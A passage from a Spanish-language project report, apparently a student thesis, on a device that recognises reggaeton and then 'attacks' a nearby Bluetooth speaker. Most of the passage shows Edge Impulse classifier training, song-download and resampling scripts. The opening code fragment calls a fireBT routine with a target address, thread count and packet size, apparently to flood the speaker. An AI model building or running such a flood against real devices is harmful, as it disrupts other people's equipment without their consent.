                    updateScreen("Es reggaeton?", str(round(score*100,2))+" %")  
                    strike=0  
  
                if ((scoreReggaeton>threshold and scoreOtros<thresholdOthers) or forceFire==1):  
  
                    strike=strike+1  
                    print("Strike "+str(strike))  
  
                if strike==3:  
  
                    updateScreen("Atacando altavoz", "Porcentaje: "+ str(round(score*100,2))+" %")  
                    fireBT(method, targetAddr, threadsCount, packagesSize, myDelay)  
                    strike=0
```

Fig. 4.18 - Tratamiento del modelo de IA

4.1.4. Entrenamiento del modelo de IA en Edge Impulse

Aquí es donde vamos a entrenar el modelo de detección del género que queramos, en este caso reggaetón en la plataforma online Edge Impulse, esta plataforma es gratuita para uso personal.




Fig. 4.19 - Interfaz Edge Impulse

Lo primero que tenemos que hacer es crear un nuevo proyecto.



 A screenshot of the 'Create a new project' dialog box. It starts with a title 'Create a new project' and a field 'Enter the name for your new project:' containing 'AGUAFIESTAS'. Below that is 'Choose your project type:' with two options: 'Personal' (radio button) and 'Enterprise' (radio button, selected). A note says 'No job or data size limits, higher performance, custom blocks.' Under 'Create under organization:' is a dropdown menu set to 'SoundBlocker'. Next is 'Choose your project setting:' with two options: 'Public' (radio button) and 'Private' (radio button, selected). A note for 'Public' says 'Anyone on the internet can view and clone this project under the licence: [Apache 2.0](#). Only invited users will be able to edit.' A note for 'Private' says 'Only invited users can edit and view your project.' At the bottom is a green 'Create new project' button.

Fig. 4.20 - Creación del proyecto Edge Impulse

Ahora, tenemos que crear un dataset, esto lo hacemos añadiendo los datos que queramos, en este caso música.




Fig. 4.21 - Creación del dataset Edge Impulse 1

Este es un script de Python que he hecho para descargararme las canciones de YouTube de una lista para el modelo.

```
import re
from pytube import Playlist
from pytube.innertube import _default_clients

YOUTUBE_STREAM_AUDIO = '140' # Modificar el valor para cambiar el stream
DOWNLOAD_DIR = 'C:\\\\Users\\\\ikers\\\\Desktop\\\\canciones'

playlist = Playlist('https://www.youtube.com/watch?v=Mk09g3yng4&list=PLsQ-2MGJeHcvG621VdTx7bo_y0_1E4cfE')

# soluciona problemas de si hay videos vacíos en la lista
playlist._video_regex = re.compile(r"\"url\":\"(/watch\?v=[\w-]*)\"")

print(len(playlist.video_urls))

for url in playlist.video_urls:
    print(url)

# Descarga la playlist
for video in playlist.videos:
    audioStream = video.streams.get_by_itag(YOUTUBE_STREAM_AUDIO)
    audioStream.download(output_path=DOWNLOAD_DIR)
```

Fig. 4.22 - Python descargar canciones

El siguiente código le he creado para convertir las canciones a 16KHZ y que el reconocimiento del modelo sea de mejor calidad.

```
from pydub import AudioSegment
import os

def convertir_a_16khz(carpeta_entrada, carpeta_salida):
    # Comprueba si la carpeta de salida existe, si no, créala
    if not os.path.exists(carpeta_salida):
        os.makedirs(carpeta_salida)

    # Recorre todos los archivos en la carpeta de entrada
    for archivo in os.listdir(carpeta_entrada):
        # Verifica si es un archivo .wav
        if archivo.endswith(".wav"):
            # Carga el archivo de audio
            ruta_entrada = os.path.join(carpeta_entrada, archivo)
            cancion = AudioSegment.from_wav(ruta_entrada)

            # Convierte la frecuencia de muestreo a 16kHz
            cancion_16khz = cancion.set_frame_rate(16000)

            # Guarda la nueva versión en la carpeta de salida
            nombre_salida = os.path.splitext(archivo)[0] + "_16khz.wav"
            ruta_salida = os.path.join(carpeta_salida, nombre_salida)
            cancion_16khz.export(ruta_salida, format="wav")
            print(f"{archivo} convertido y guardado como {nombre_salida}")

# Ruta de la carpeta de entrada y de salida
carpeta_entrada = "C:\\\\Users\\\\ikers\\\\Desktop\\\\classical"
carpeta_salida = "C:\\\\Users\\\\ikers\\\\Desktop\\\\Canciones 16Khz Clasica"

# Llama a la función para convertir las canciones
convertir_a_16khz(carpeta_entrada, carpeta_salida)
```

Fig. 4.23 - Python convertir 16Khz

Una vez tenemos las canciones convertidas, las subimos a la plataforma, en este caso, aunque tengo más en este caso no hace falta subir más canciones, cuantas más utilicemos, más preciso será el modelo





Fig. 4.24 - Seleccionar canciones

Dejamos que las canciones se dividan automáticamente entre entrenamiento y testeo, también asignamos una etiqueta, en este caso reggaetón.



For CSV files, configure the CSV Wizard to define how your files should be processed before uploading files.

Upload mode

- Select individual files ②
- Select a folder ②

Select files

Elegir archivos 10 archivos

Upload into category

- Automatically split between training and testing ②
- Training
- Testing

Label

- Infer from filename ②
- Leave data unlabeled ②
- Enter label:

reggaeton

< Back Upload data

Se han subido correctamente.

```

Upload output

Uploading 10 files...
[ 1/10] Uploading Amargura_16khz.wav OK
[ 2/10] Uploading Big Yamo - Esa Lokita (Video Lyrics)_16khz.wav OK
[ 3/10] Uploading Classy 101_16khz.wav OK
[ 4/10] Uploading Amanecemos_16khz.wav OK
[ 5/10] Uploading CHORRITO PA LAS ANIMAS_16khz.wav OK
[ 6/10] Uploading Baby_16khz.wav OK
[ 7/10] Uploading BABY HELLO_16khz.wav OK
[ 8/10] Uploading Arena y Sal (Official Video)_16khz.wav OK
[ 9/10] Uploading BESO_16khz.wav OK
[10/10] Uploading Coco Chanel_16khz.wav OK

Done. Files uploaded successful: 10. Files that failed to upload: 0.

Job completed

```

Fig. 4.25 - Subida correcta

Tenemos que samplear cada canción en partes de 2 segundos, esto lo hacemos para que el modelo sea más preciso.





Fig. 4.26 - Samplear canciones 2 segundos

Una vez sampleado debería de quedar de la siguiente manera, tiene que ser más o menos un 80% de los datos para entrenamiento y un 20% para las pruebas.



SAMPLE NAME	LABEL	ADDED	LENGTH
Baby_16khz.s66	reggeaton	Today, 22:55:39	2s
Baby_16khz.s65	reggeaton	Today, 22:55:39	2s
Baby_16khz.s64	reggeaton	Today, 22:55:39	2s
Baby_16khz.s63	reggeaton	Today, 22:55:39	2s
Baby_16khz.s62	reggeaton	Today, 22:55:39	2s
Baby_16khz.s61	reggeaton	Today, 22:55:39	2s
Baby_16khz.s60	reggeaton	Today, 22:55:39	2s
Baby_16khz.s59	reggeaton	Today, 22:55:39	2s
Baby_16khz.s58	reggeaton	Today, 22:55:38	2s
Baby_16khz.s57	reggeaton	Today, 22:55:38	2s
Baby_16khz.s56	reggeaton	Today, 22:55:38	2s
Baby_16khz.s55	reggeaton	Today, 22:55:38	2s

Fig. 4.27 - Dataset sampleado

Aquí he subido música clásica, ya convertida a formato .WAV y extensión 16khz.

Upload data

You can upload CBOR, JSON, CSV, WAV, JPG, PNG, AVI or MP4 files. You can also upload an annotation file named "info.labels" with your data to assign bounding boxes, labels, and/or metadata. View [Uploader docs](#) to learn more. Alternatively, you can use our [Python SDK](#) to programmatically ingest data in various formats, such as pandas or numpy.

For CSV files, [configure the CSV Wizard](#) to define how your files should be processed before uploading files.

Upload mode

Select individual files [?](#)

Select a folder [?](#)

Select files

Ningún archivo seleccionado

Upload into category

Automatically split between training and testing [?](#)

Training

Testing

Label

Infer from filename [?](#)

Leave data unlabeled [?](#)

Enter label:

otros

Upload output

```
[31/49] Uploading classical.00035_16khz.wav OK
[32/49] Uploading classical.00027_16khz.wav OK
[33/49] Uploading classical.00036_16khz.wav OK
[34/49] Uploading classical.00033_16khz.wav OK
[35/49] Uploading classical.00034_16khz.wav OK
[36/49] Uploading classical.00029_16khz.wav OK
[37/49] Uploading classical.00039_16khz.wav OK
[38/49] Uploading classical.00032_16khz.wav OK
[39/49] Uploading classical.00037_16khz.wav OK
[40/49] Uploading classical.00038_16khz.wav OK
[41/49] Uploading classical.00040_16khz.wav OK
[42/49] Uploading classical.00041_16khz.wav OK
[43/49] Uploading classical.00042_16khz.wav OK
[44/49] Uploading classical.00043_16khz.wav OK
[45/49] Uploading classical.00047_16khz.wav OK
[46/49] Uploading classical.00045_16khz.wav OK
[47/49] Uploading classical.00048_16khz.wav OK
[48/49] Uploading classical.00046_16khz.wav OK
[49/49] Uploading classical.00044_16khz.wav OK
```

Done. Files uploaded successful: 49. Files that failed to upload: 0.

Job completed

< Back Upload data

Fig. 4.28 - Subida de música clásica

Aquí música de rock, también con los mismos formatos, es importante que subamos distintos tipos de música, para que el modelo sepa detectar cuando es otro tipo de cuando es reggaetón, siempre que subamos otro estilo de música, la etiqueta será otros.

Upload data

You can upload CBOR, JSON, CSV, WAV, JPG, PNG, AVI or MP4 files. You can also upload an annotation file named "info.labels" with your data to assign bounding boxes, labels, and/or metadata. View [Uploader docs](#) to learn more. Alternatively, you can use our [Python SDK](#) to programmatically ingest data in various formats, such as pandas or numpy.

For CSV files, [configure the CSV Wizard](#) to define how your files should be processed before uploading files.

Upload mode

Select individual files [?](#)

Select a folder [?](#)

Select files

Ningún archivo seleccionado

Upload into category

Automatically split between training and testing [?](#)

Training

Testing

Label

Infer from filename [?](#)

Leave data unlabeled [?](#)

Enter label:

Upload output

```
[31/49] Uploading rock.00028_16khz.wav OK
[32/49] Uploading rock.00031_16khz.wav OK
[33/49] Uploading rock.00038_16khz.wav OK
[34/49] Uploading rock.00032_16khz.wav OK
[35/49] Uploading rock.00030_16khz.wav OK
[36/49] Uploading rock.00041_16khz.wav OK
[37/49] Uploading rock.00039_16khz.wav OK
[38/49] Uploading rock.00034_16khz.wav OK
[39/49] Uploading rock.00040_16khz.wav OK
[40/49] Uploading rock.00035_16khz.wav OK
[41/49] Uploading rock.00036_16khz.wav OK
[42/49] Uploading rock.00043_16khz.wav OK
[43/49] Uploading rock.00037_16khz.wav OK
[44/49] Uploading rock.00042_16khz.wav OK
[45/49] Uploading rock.00045_16khz.wav OK
[46/49] Uploading rock.00044_16khz.wav OK
[47/49] Uploading rock.00046_16khz.wav OK
[48/49] Uploading rock.00047_16khz.wav OK
[49/49] Uploading rock.00048_16khz.wav OK
```

Done. Files uploaded successful: 49. Files that failed to upload: 0.

Job completed

[Back](#)

Fig. 4.29 - Subida de rock

En esta parte de la creación del modelo tenemos que seleccionar distintos bloques, en el primero elegiremos un tamaño de window de 2.000 ms, que es el tamaño de los samples que hemos creado, luego el segundo parámetro significa que cada medio segundo volverá a analizar otro sample, esto lo necesitamos para los ajustes del código

El bloque de audio yo he elegido MFCC, que está especializado en reconocimiento de audio con voz, aunque podríamos seleccionar el MFE para reconocimiento de audio sin voz, esto es todo hacer pruebas a ver cuál funciona mejor, en mi caso mejor MFCC.

El tercer bloque es para clasificar los resultados, tenemos que poner que el input sea el bloque de audio de antes.

El cuarto bloque son las salidas que vamos a tener, o que sea reggaetón o que sea de otro estilo.




Fig. 4.30 - Creación del impulso

Vamos al apartado de MFE, y guardamos los parámetros.




Fig. 4.31 - Guardar sistema de reconocimiento de audio

Ahora le damos a generate features y esperamos a que se complete, aquí nos da un resumen de todas las ventanas que se van a probar, en este caso 3239, que ya son bastantes para que el modelo funcione correctamente.




Fig. 4.32 - Generar las características

La última parte del entrenamiento pasa por el classifier, este lo que va a hacer es entrenar el modelo con todo el dataset que le hemos proporcionado y todas las ventanas que se han creado, tenemos varios parámetros para modificar, después de varios intentos con esta configuración he conseguido el mejor rendimiento.




Fig. 4.33 - Entrenamiento modelo

Una vez terminado debería de quedar así, podemos ver todos los fallos que ha habido y el porcentaje de acierto del modelo, en este caso es de un 94,3 %, está muy bien y debería de funcionar correctamente.

